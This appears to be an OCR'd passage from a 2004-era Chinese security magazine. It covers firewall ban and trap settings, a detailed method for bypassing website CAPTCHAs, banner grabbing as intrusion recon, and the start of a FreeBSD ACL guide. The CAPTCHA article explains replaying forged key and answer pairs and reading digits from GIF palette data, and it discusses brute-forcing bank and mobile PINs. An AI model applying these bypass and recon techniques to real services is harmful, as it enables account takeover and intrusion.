


图 15

(2)Ban List(被封IP列表):系统将自动通过策略动态添加消除,可以手动添加删除IP(IP段)并对特定的IP(IP段)实施Trap"服务",让入侵者发现所有的端口都是打开的,但是都是无超时的无响应键接,哈哈,让他超级郁闷!默认的封锁时间是一天。

(3)Trapit(密罐):这个显然没有那些专用的Honey Pot功能强大了,但是也够那些入侵者郁闷了,可以拖住有预谋的入侵者,争取更多的时间抓捕。

下面的是我在被Vm-Server的Firewall Ban并Trapit后Telnet 80和66时的防火墙记录,三张图分别为Trapit、Ban list、Log的截图(如图16、图17、图18所示),可以看出一些防火墙伪造数据的蹊跷吧?

(4)Port Scan(端口扫描):设置对端口扫描的策略。共有3个:探针间隔,即多长时间侦测一次扫描 端口计数器,超过多少个端口被连接认定为端口扫描 IP封锁,是否禁止实施IP的访问,可根据实际情况配置,我配置的是3秒侦测一次,超过5次的连接即封IP。

(5)SYN Flood(DDoS):对待这种东西比较实用的就是连接的并发数目控制(SYN Cookie),防火墙给我们提供了默认值50,没有特殊需要的话不用更改,从最后的测试来看,效果非常不错,虽然不能完全杜绝,不过比普通的软件防火墙强了不知多少倍!

(6)防火墙登录 为防火墙启动密码保护,点击菜单"File→Securit→>Password Required"设置密码,可防止策略被更改以及被关闭。

Deerfield.com的这款Visnetic Firewall的确使我们的安全防护工作简单了很多,但是根据我的经验,如果可以与一个应用程序级的防火墙(比如天网的个人防火墙)配合使用,可以收到更好的效果,毕竟如果木马使用端口复用技术仅仅使用数据包级的防火墙就显得无能为力了。如果能配合应用程序级防火墙的程序审核策略以及一款优秀的杀毒软件,相信要系统固若金汤也并非遥不可及的神话了,怎么样?强吧?

State	Source	Destination	Start Time	Last Attempt	Time Spent
Stuck	192.168.235.1 [1030]	192.168.235.129 [80]	8:18:56	8:18:56	0:00:00

图 16

Addresses	Expiry	Date Banned	Attempts	Last Attempt	Reason
192.168.235.1-192.168.235.2	Never	2004-8-20	82	2004-8-21	

图 17

Device 1, Blocked TCP packet from banned IP, src=192.168.235.1, dst=192.168.235.129, sport=1030, dport=80	2004/08/21, 08:19:41
Device 1, Blocked UDP packet from banned IP, src=192.168.235.1, dst=192.168.235.255, sport=138, dport=138	2004/08/21, 08:20:14
Device 1, Blocked TCP packet from banned IP, src=192.168.235.1, dst=192.168.235.129, sport=1030, dport=80	2004/08/21, 08:20:28
Device 1, Blocked TCP packet from banned IP, src=192.168.235.1, dst=192.168.235.129, sport=1030, dport=80	2004/08/21, 08:22:00
Device 1, Blocked TCP packet from banned IP, src=192.168.235.1, dst=192.168.235.129, sport=1033, dport=66	2004/08/21, 08:22:25
Device 1, Blocked TCP packet from banned IP, src=192.168.235.1, dst=192.168.235.129, sport=1033, dport=66	2004/08/21, 08:22:25

图 18



适合读者	系统研究员、网络工程师、脚本程序员、计算机数学爱好者、大型网站设计者、大型程序设计者、入侵狂
前置知识	初等数学、暴力破解基础
难度等级	高

脚本小子: 计算机和数学是结合非常紧密的东西,可惜在电脑普及的今天反而没有几个人真正认识到这一点,只是盲目的从一个软件跳到另一个软件,不断为层出不穷的新技术痴狂,但却忘却了很多本不该忘却的东西。这样的人一多,网络就变得乱哄哄的了,本来很好的东西放到某些人手上反而变得贻害四方,这是计算机技术的一种进步还是人脑的一种退步?罢了罢了,欲说还羞,却道天凉好个秋!

验证码能实现验证功能吗?

文/图 沙布拉尼尔II

这篇文章是一些关于用初等数学的方法来使一些验证码无效的简单介绍。切入正题之前先顺带科普一下。其实关于这方面的话题原来不是安全方面的内容,不过是由于验证码挡住了暴力破解的路子,所以我们要把这颗讨厌的石头给踢开。另外,文中提到的一些例子实际上是低估了算法的能力,还是人为造成的漏洞。同时我们可以借这个机会,看看当前在各个大网站里,部分做技术的人到底有什么样的水平,也算是提高一下自己的自信心。最后,关于这类东西,有些部分涉及到测试的问题,比如Model checking和自动化检测等,如果有朋友以后读这方面的研究生,做做这方面的工作也是挺有趣的,至少论文比较容易出。

小知识 本文所讲的"验证码"是指在网络上确定身份、防止暴力破解、DOS攻击的一种技术,解释起来比较麻烦,实际上上网的朋友都遇到过:动网最新论坛输入账户和密码后并不能直接登录,还需要输入一串数字验证码;网上银行输入账户和密码也不能正确登录,还需要输入另一串数字,而这些数字就是本文所讲的验证码中的一种!

在此郑重申明的是:作为作者的我不为这些东西负责,我把铁矿石炼成了钢片,你如果安上刀把用它去杀人,那可就是你自己的事情了!

废话到此结束,让我们进入正题!

简单应用

先说技术上实现起来很麻烦,但危害相对较小的一个应用。某国内著名门户网站的校友录(出于众所周知的原因,我这里只能用马赛克来代替这个网站的网址,想必大家平时也常去的),访问这个网站的时候,Cache里面就有验证图片,拷出来用就可以了。写文章的时候它已经作了简单的调整,不过没有关系,我们先看以前的,然后看看当前的情况。

在校友录留言的时候,一定要让你输入4个数字的验证码,说法是防止恶意灌水。在留言的页面查看源代码可以看到,图片是从这个地方得到的:

```
<img src='http://chat.superalumni.xx.xx/gen_img_digital.php?
Key=lw9999929999999' width=80 height=20 border=1>
```

另外还有一个格式为Hidden的表项,里面是Key的值,和上面的Key值一样。到这里我们可以猜测一个什么结果呢?首先为了减轻服务器的负担,它没有为每个连接建立一个用于验证码的Session,而是在发表留言的时候从客户端得到用户的输入以及这个隐藏的项,通过一系列的算法来判定你的提交是否正确。这是很容易理解的,不过给人的感觉似乎不太可靠。

我们继续做实验。将上面的代码复制到一个新建的HTML文档中,直接用浏览器打开。几秒钟后出现在我们面前的是和上次看到的不同的图片,但是数字是一样的,多刷新几次看看,图片变了,但是图片上面的数字还是一样的!这是一个很重要的问题,也就是说Key的值与图片最后显示的数字有着一一对应关系,而图片本身无论怎么变,都不会影响到Key和图片上的数字。直观一些,我们用下面的示意图来说明:

```
pic (图片) ----------->  +-----------------+
||                       | Result (结果) |
Key (种子) ----------->  +-----------------+
```

种子就是服务器指定的Key值,在浏览器层面上我们看到的是图片PIC,在服务器上我们提交的验证码要与结果Result相比较。对于某校友录而言,它的工作方式可以看成从Key生成到Result,而用户是从PIC生成到Result。

脚本小子：这里其实是相当聪明的做法，由于计算机和算法能力的限制，模式识别和人工智能一直没有很大的突破性的进展，验证码就是有效地利用了计算机不能做到而人能够轻易作到的事情来分辨人与机器，尽管某校友录的技术或者管理人员并不知道个中原理和细节，但是他们还是聪明的用了这一种方法。

客观地说，有好多事情其实想法本身是很好的，不过在具体做的时候，却由于技术或者理解上的原因弄得很糟糕。空口无凭，让我们来具体分析一下，看看这个校友录的验证码到底强壮性如何。

首先是Key。Key和Result显然是一一对应的，校友录肯定有某种算法来完成Key到Result的函数映射，然而我们却不关心这种算法，也没有必要去关心，因为Key和Result居然是我们自己提交的。这个问题也可以这样来看，本来应该是服务器提出问题，然后我们回答，然后服务器再判断，而实际的情况却成了我们提出问题和答案，服务器来判断是否正确。这并不是一个正确的Challenge，某校友录的技术人员显然是没有这方面的常识，设想：如果我清楚了一个问题和它的正确答案，提交给你的时候，你除了回答正确还能做些什么呢？如果我每次都提交同样的这个问题和它的正确答案，我想除非服务器出了故障，否则回答都应该是"正确通过了验证码"——但是这种时候验证码还在起作用吗？根本就是一个摆设罢了！

第一种绕过的方法出来了，就是自己伪造经过确认的Key和Result。这里的"经过确认"有很多种方法，最简单的就是用眼睛看，看了后记录下来反复使用就可以了。

你说投机取巧？也许吧，如果有两条路子可以爬上山，你愿意坐索道还是愿意走山路？如果回答是后面的那个，OK，I 服了U。

就算不用这种绕开的方法，还是可以从Key到Result的。当然不是直接去找寻算法，也不是构造一个足够大的数据库来供查询，而是直接可以从图片到结果——让程序来判定图片到底是什么数字。

这种做法看起来不太可能，因为验证码的一个首要条件就是：人能够很容易的识别，但是计算机却不能。这是一个基本的大前提，如果这个大前提都不成立，那么验证码根本就是一个笑话。但是事实总是很耐人寻味的，就像考研和蹦极一样，有些事情你不亲自去做做你是不会相信有那么简单的——如果你和我一样，也花上一个下午的时间去抓回来400来个图片的Sample，你就不会再相信这种验证码牢不可破了。

有兴趣的话，你可以自己抓来看看，抛开背景图案上像芝麻一样的黑点（后面管这些叫背景噪音），对于同一个数字，比如2，你有没有看到有3种不同的写法？没有……确实没有，如果不注意观察，很有可能就被某校友录给蒙了。这里没有颜色的区别，没有字体的变形，也没有让人恼火的颜色渐变，就只有光秃秃的两种颜色——黑黑的字和白白的背景，以及不过两种不同大小的4个数字在上面。总共有多少种数字呢？从0到9一共10个数字，有两种字体再乘上二，看上去华丽的验证码不过是从20个不同的数字中随机的选了4个而已。

不是还有背景噪音吗？

确实，这些可爱的背景噪音们部分地挡住了我们的视线。如果是单纯的在一个二维平面上去寻找看是否存在某个图形，这是一个参加过校级程序设计大赛的中学生都能在半个小时内完成的简单题目。现在有了背景噪音，纯粹的匹配算法会不会失效呢？我们仔细地想想，如果这张图片已经充分地处理过并且存放在一个简单的二维数组里面，而且我们清楚地知道那20个基本数字的形状，纯的匹配办法还是有价值的。一张图片上总是4个数字（后面还有详细说明），把这4个数字所在的部分大体上分离出来成为4个部分，每一部分依次与那20个基本形状相比较，总会有一个完全能够地重合。这时候我们再引入背景噪音的概念，由于背景噪音总是和字符的颜色是相同的（其实是经验，肉眼没有能够分辨出来），所以待匹配（识别）的图像部分中，加入背景噪音后只可能比之前的黑点要多，这个基本不影响匹配的结果——如果我们用标准的20个样本图案作为基准，发现在一次比较中，某些位置在样本中是字体而在待匹配（识别）的图像部分中是空白背景，这显然就不和当前比较的图案相同。这是很容易理解的，比如我们拿着照片看人，照片是新照的，不过现实中的人脸上不巧被蚊子咬了一个疙瘩，我们这样比较依然是没有错的，因为我们以相片为基准，相片上有的两个眼睛一个鼻子一个嘴巴都和待辨别的人脸上的器官能够完全吻合，尽管多了一个蚊子疙瘩，我们还是有理由认为他就是照片上的人（多说一句，只满足了必要条件），但如果我看到的人是个3只眼睛的，显然能够判定不是。也就是说，加入噪音以后，匹配的图案只是经验上能肯定，但不匹配的图案是能准确判定的，去伪之后，自然是存真。对于这个的证明，离散数学中第一章有个析取三段论，有空可以翻翻，这里就不写了（脚本小子：记忆犹深的一章，想当初每次考试前都信誓旦旦的要复习，但书总是翻不过这一章。历次考试莫不如此……）。

有人可能还会抬杠，倘若你的数字是9，刚好背景噪音都集中在了左下角，变成一个8怎么办？对于这种情况，我首先应该表示遗憾，如果真的有这种情况发生，我建议你放下手上的杂志跑楼下转角处买体彩去。理论上来说发生这种事情的几率小于十万分之一，一旦发生，肉眼都不能正确识别（谁想得到呢？），我们不应该苛求电脑，毕竟前面说过，加了无法去掉的背景噪音以后，匹配只是满足了必要条件，要想充分满足，除非还有别的条件可以用。

真的有别的条件吗，别的条件在什么地方？

有！在GIF文件里面。你也许不熟悉GIF文件，我们可以这样想象，不同的数字是可以对应相同颜色的，这个校友录上的GIF文件还原后的数字集合是怎么样的呢？来看一个例子（仅仅是片断）。

```
0100000000000000
000000000000000
0000222222200000
```

```
0000220000000000
0000220000000000
0000220222001000
0000000000001000
```

脚本小子：这里简单的解释一下，GIF文件以LZW压缩算法把二维的图像进行压缩，原始图像上的每一个像素对应解压后的GIF数据中的一个数字（索引），这个数字并不是原始图像的值，而是对应的一种颜色的序号，在还原的时候要通过这个值去查GIF文件头中定义的颜色（调色盘），然后再进行显示。打个比方，比如数字是1，查到的颜色是#CCCCCC#，那么这个地方应该显示灰色——查了好久才找到的东西，累个半死。

背景的索引是0，噪音的索引是1，而数字轮廓的索引是2，它们是分开的。

很难理解某校友录的工程师出于何种考虑进行了这样的GIF编码，这根本就是人为造成的一个缺陷，其结果是我们对GIF文件进行解码以后没有必要进行背景去噪这一个步骤，因此我们的识别程序是完美的（数学中叫条件充要）。

综合上面提到的各步分析，识别这个校友录程序的基本框架是：获取GIF图像，GIF图像解码，去掉解码后为1（背景噪音）的部分，划分成四个基本块，依次与20个标准样本进行比较，最后获得结果。

到写完文章的时候再看这个校友录，情况已经发生了微小的变化。这个校友录在生成验证图片的时候，已经结合了登录的Session，所以单纯静态地提交Key与验证码的值已经不能绕过验证。但是生成的图片过于简单的老问题依然存在，用正当的方法获取到验证码之后，用上面的代码还是可以自动识别。有一点需要注意：标准样本这个时候已经发生了一点小小的变化，数字样本有一半需要更新，这个工作是很简单的，30分钟就可以完成——如果你知道我在讲什么而你又刚好明白它的危害的话！

我们来模拟一下这个校友录验证码的设计思路。我想他们的工程师是这样想的：首先随机生成一个Key，通过这个Key和一个初始化的种子Seed经过一系列的函数变换，生成一个4位数的验证码Result，这个Result再被变换成为中间的图像并随机加上背景噪音，最后再生成GIF图像。Result到GIF图像并不是一个（单值）函数映射，估计在这一步麻痹了这些工程师们，实际上这一步是不重要的，关键在于变换的算法，太简单就没意义了。

脚本小子：这里补充一句，由经验看来，Key的值每一次都是增长的，很有可能这个数字与点击率或者访问量相关，如果真是这样，预测性质的攻击也完全有可能——希望我们只是在杞人忧天。

OK，简单地说一下危害。这里这个地方危害很小，最多也就灌灌水什么的，或许有些别有用心的人会弄点"怎么利用网络赚大钱"等东西大量地往上面贴，但危害都不怎么大，就象黑防论坛长期都在删这样的贴子一样。

灌灌水你当然不会觉得有什么危害了，如果是电信或者银行也有这个问题你怎么办？


手机的密码都是6位的数字，银行卡也就是6位的数字密码，如果让你在手机或者ATM上去暴力破解，首先没有这个硬件，其次速度太慢，毕竟一百万个可能性要想猜出来还是有点困难。现在网上有的地方允许你输入手机号码和密码就可以订制服务和发送短信，仅有的一点保护措施也就是很简单的验证码，网上银行也有类似的情况，这时候用电脑来跑密码的话，速度就比较可以接受了，一旦密码跑出来，可就不是灌灌水这样简单的事情。这种状况的安全，还真叫人不放心自己的票子。

某省移动的验证码自动识别程序也是个很搞笑的东西，从技术上来看，这个验证码到了能够做到的最简单的极致，除了不设验证码，没有比这个更为脆弱的保护机制了。结合这个东西，你可以做什么？像以前流行的破解300电话卡的方法一样，固定一个密码，然后穷举卡号（电话号码），假以时间，肯定是可以猜出些东西。这种被破解掉的厄运会不会降临到你我头上呢？神仙姐姐可能才知道。

还有，刚和某杀毒公司吵了一架的银行很安全吗？看到这里，我想你自己会有一个判断。如果你感兴趣并且想具体看看那些验证码的话，可以参考一篇叫做《使用HTTPS编写客户端程序》的翻译文章，因为单纯用右键另存为无法把那些BMP图片保存下来。不过我建议你即使做出来了识别码的自动识别工具也不要妄图去暴力破解密码，原因不是说你跑不出来（我承认非常容易跑出密码来），而是你玩不过。作为炫耀的资本当然是可以的，在雷区以外，我一向都是很自由地释放自己的活力的，呵呵（脚本小子：这点是作者特别自负的地方，也是俺最深恶痛绝的地方，详细情况天知地知，唉……）。

同样的东西还出现在那些诸如网上卖卡片的网站，用"飞不起来的肥鸟"作标志的即时通讯软件的网站等等的上面，反正大部分都适用于那个简单的比较算法，就算是有点变形，也可以用比较初等的办法识别出来（限于篇幅，这里就不一一介绍了）。如果有时间，可以写一个比较通用的识别程序（外面也有，车牌识别的，不过是商业用途），只要给定一些图片并告诉程序是什么（作为训练集），以后就可以自己识别了，这样子比较方便。

最后谈谈自己的看法。用测试的眼光看，辅助验证无非就是给一个最后的机会，让你确认一下是否要提交请求，同时也给接受者一个保证——这确实是用户亲自提交的。功能上看来，辅助验证并不针对密码保护和防止暴力破解，作为潜在的功能可能也会有些效果，然而在运用中往往这种效果被夸大。对于防止暴力破解，很容易想到的一个保护方法是限定规定时间登录次数，但这种工作在很多地方被一种畸形的辅助验证码给代替掉，结果导致了漏洞的产生。这种意义上的问题，在模型检测中似乎是不能自动检测出来的，或许，应该有另外的技术来检测这种"夸大适用范围"或者叫做"误用"的错误？期待ing！



战争由踩点点燃

——武装从Banner开始

文/图 WJ

入侵的开始首先就是对目标的刺探，我们这里都用服务器做例子。如果我想对一个系统进行探测，一般有如下的几个方法：扫描器——最方便、实用、全面的懒人工具；手工——要求对系统了解稍微多点，对各种漏洞掌握要比较全面，其实扫描器和手工探测是同样的道理，都是模拟某种操作和目标系统交互信息，从系统返回的信息判断是否存在某种漏洞，所以我们放在一起讲述（注：本文以最常见的Windows系统为例）。

扫描器是现在网络上用得最多的一个安全工具，我家隔壁那个8岁的小朋友都常常在我上网的时候跑过来问：哥哥，你在用扫描器哇？简直让人哭笑不得，也由此可见扫描器的广泛。网上小菜鸟们所用的漏洞扫描器一般就是X-Scan、流光、Retina、SSS等，原理都差不多，大家都会，也没什么好讲的。我们讲讲手工，这个有趣点——至少那个毛头小孩不会问我：哥哥，你又在手工探测啊？$%^&^%#$

要入侵一个服务器，首先得搞清楚人家是什么OS，要是操作系统都搞不清楚的话，一切都免谈。最常用的方法是通过查看对方80端口的Banner来确定版本的：首先Telnet上目标的80端口，然后轻轻地Get一下，Banner就乖乖地出来了，如图1所示。




图1

看见了吧？IIS5.、HTTP协议，80%是Windows2000的服务器了！就这么简单，普通的扫描器判断OS一般也是用的同样的方法，还有可能是通过远程服务器的指纹进行判断。那你会说，我们的服务器怎么这么老实，还没严刑逼供就招了？嘿嘿，慢点，通过其他途径的探测也同样可以实现的，别让人家服务器委屈了。来看最近热火朝天的Serv-U又是如何的：直接在命令行下FTP上去，看看返回信息，如图2所示。




图2

哇！又一个招供的：Serv-U FTP Server v5.0 for WinSock ready，这不是很明白地告诉我们用的是什么程序、什么版本了吗？Serv-U的N多个溢出看来要发挥作用了。再来Telnet 110看看，一般的邮件服务都是用的这个端口，如图3所示。




图3

哇！WebEasyMail3.5.1也！真老实，赶快去翻漏洞库……好了，就举这几个简单例子了，其他的什么Imail、MS SQL Server等服务，都可以用同样的方法探测，你知道某服务器的特定端口就行了（这里废话一句：对网络上常见程序端口的了解是每个学习安全的朋友的必备知识！积累得越多，到真正需要用到入侵上的时候，你也就越得心应手，比如独裁者DDoS攻击工具留的后门端口什么的……呵呵）。

拿到了这么多的信息，新手朋友可能会问：有什么用呢？你还没有黑到人家啊？我倒！典型的不知道RAR是什么东西的网民：我们获得了目标系统的信息，就可以更好地按照我们获得的信息去有针对性地发现它的漏洞，比如：探测到对方是2000系统，我们马上就应该想到2000系统可能存在哪些漏洞，自己掌握了哪些漏洞的攻击方法，入侵这个服务器的可能性有多高？同样，如果发现是Serv-U做的FTP，那Sver-U的一堆溢出漏洞就有可能派上用场了！这时候，你还会说得到的这些信息没用吗？

好了，上面讲的是入侵者对系统的探测方法，进而有可能让他发觉到系统的进一步信息，从而利用某种漏洞入侵服务器。作为这个系统的管理员，该如何来屏蔽或者说修改这些信息，让入侵者查不到真正的资料，找不着北呢？很简单，我们一起往下看。

Windows下绝大部分服务都是可以修改Banner信息的，比如Sver-U，我们可以这样修改它的返回信息：打开本地的Sver-U管理器，指向你的域，在"设置"选项的"消息"标签里有每次登录服务器的详细返回信息，如图4所示。我们需要做的，只是将里面的消息全部替换，是换成"What did you want to do?"，还是换成"Microsoft FTP Service (Version 5.0)"就看个人的喜好了。

ACL扩展FreeBSD访问控制策略

文/dahushibaobao

随着FreeBSD 5.0的普及，UFS2文件系统逐渐被人们接受，在FreeBSD 5.0众多特性当中，ACL可算是一个亮点。以前的UFS文件系统只能针对文件、目录做单一设置，而基于UFS2文件系统的ACL可以针对文件、目录做多项设置。虽然和Windows下的NTFS文件系统上的ACL如出一辙，但还是有很多不同的地方，就我个人认为，Windows下的ACL还是最为强大的访问控制策略（说Windows不好的时候，也想想是否真的不好？！）。好了，言归正传，下面谈谈我对FreeBSD下的ACL使用心得，希望对广大系统管理员朋友有所帮助。

什么是ACL?

1.FreeBSD文件系统

ACL是基于文件系统的，文件系统是指文件的命名、存储、组织的总体结构。我们知道，Windows支持FAT、FAT32、NTFS，Linux支持Ext2FS、Ext3FS等文件系统 而FreeBSD使用的FFS文件系统，也就是BSD快速文件系统（BSD Fast File System）。通常，很多人都认为FFS就是UFS（UNIX File System）文件系统，但事实并非如此，"真正的"UFS仅用于早期BSD风格的UNIX，而FreeBSD采用的并不是真正的UFS文件系统。FFS是FreeBSD、OpenBSD、NetBSD以及其他系统（比如Mac OS X）所使用的典型的文件系统。了解文件系统有助于后边是否可以正确的装入文件系统。

2.FreeBSD ACL

